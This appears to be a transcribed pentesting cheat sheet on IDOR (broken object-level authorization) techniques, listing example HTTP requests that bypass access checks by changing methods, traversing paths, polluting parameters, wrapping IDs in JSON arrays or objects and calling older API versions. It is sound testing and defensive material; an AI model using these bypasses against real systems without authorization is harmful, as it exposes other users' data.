

Created by: Mufaddal Masalawala
Twitter: @muffymas
notes.mufaddal.info

# IDOR Techniques

**Change HTTP method**
- GET /users/delete/VICTIM_ID → 403 Forbidden
- POST /users/delete/VICTIM_ID → 200 OK

**Path Traversal
Secondary Context Path Traversal techniques**
- POST /users/delete/VICTIM_ID → 403 Forbidden
- POST /users/delete/MY_ID/../VICTIM_ID → 200 OK

**Change Request Content-Type**
- Content-type: application/xml → Content-type: application/json

**Swap non-numeric with numeric ID's**
- GET /file?id=90ri2xozifke29ikedaw0d
- GET /file?id=302

**Missing Function Level Access Control (MFLAC)**
- GET /admin/profile → 401 Unauthorized
- GET /ADMIN/profile → 200 OK

**Swap 2 UUID.
Create 2 accounts and swap each other's UUID. (Autorize Burp plugin)**
- GET /v1/orders?cartid=account_2 → 200 OK

**Send Wildcard instead of an ID**
- GET /api/users/<user_id>/ → GET /api/users/*

**Never ignore encoded/ hashed ID's**
- For hashed ID's, create multiple accounts and understand the pattern application uses to allot an ID

**Google Dorking/ Public Forums**
- Search all the endpoints having ID's which the search engine may have already indexed

**Bruteforce Hidden HTTP Parameters**
- Use tools like Arjun, paramminer which bruteforces common id parameter names against the endpoint to see if any of them works

**Bypass Object Level Authorization.
Add parameters onto the endpoints if not present by default.**
- GET /api_v1/messages → 200 OK
  vs
  GET /api_v1/messages?user_id=victim_uuid → 200 OK

**HTTP Parameter Pollution.
Give multiple values for the same parameter.**
- GET /api_v1/messages?user_id=ATTACKER_ID&user_id=VICTIM_ID
- GET /api_v1/messages?user_id=VICTIM_ID&user_id=ATTACKER_ID

**Change File type.
Add different file extensions at the end, e.g. .json, .xml, .config**
- GET /user_data/2341 → 401 Unauthorized
- GET /user_data/2341.json → 200 OK

**JSON Parameter Pollution**
- POST /api/get_profile
  Content-Type: application/json
  {"user_id":<legit_id>,"user_id":<victim's_id>}

**Wrap the ID with an array in the body.**
- {"id":111} → 401 Unauthriozied
- {"id":[111]} → 200 OK

**Wrap the ID with a JSON object.**
- {"id":111} → 401 Unauthriozied
- {"id":{"id":111}} → 200 OK

**Test an outdated API version.
Try different versions of the API.**
- GET /v3/users_data/1234 → 403 Forbidden
- GET /v1/users_data/1234 → 200 OK

**Test the same web endpoint in mobile application**
- Sometimes the web application might be using encoded or hashed ids but the mobile endpoint still uses numeric ids

**Do not giveup on Error messages**
- Sometimes applications will throw an error message even if the request was executed successfully at the backend

Presented with XMind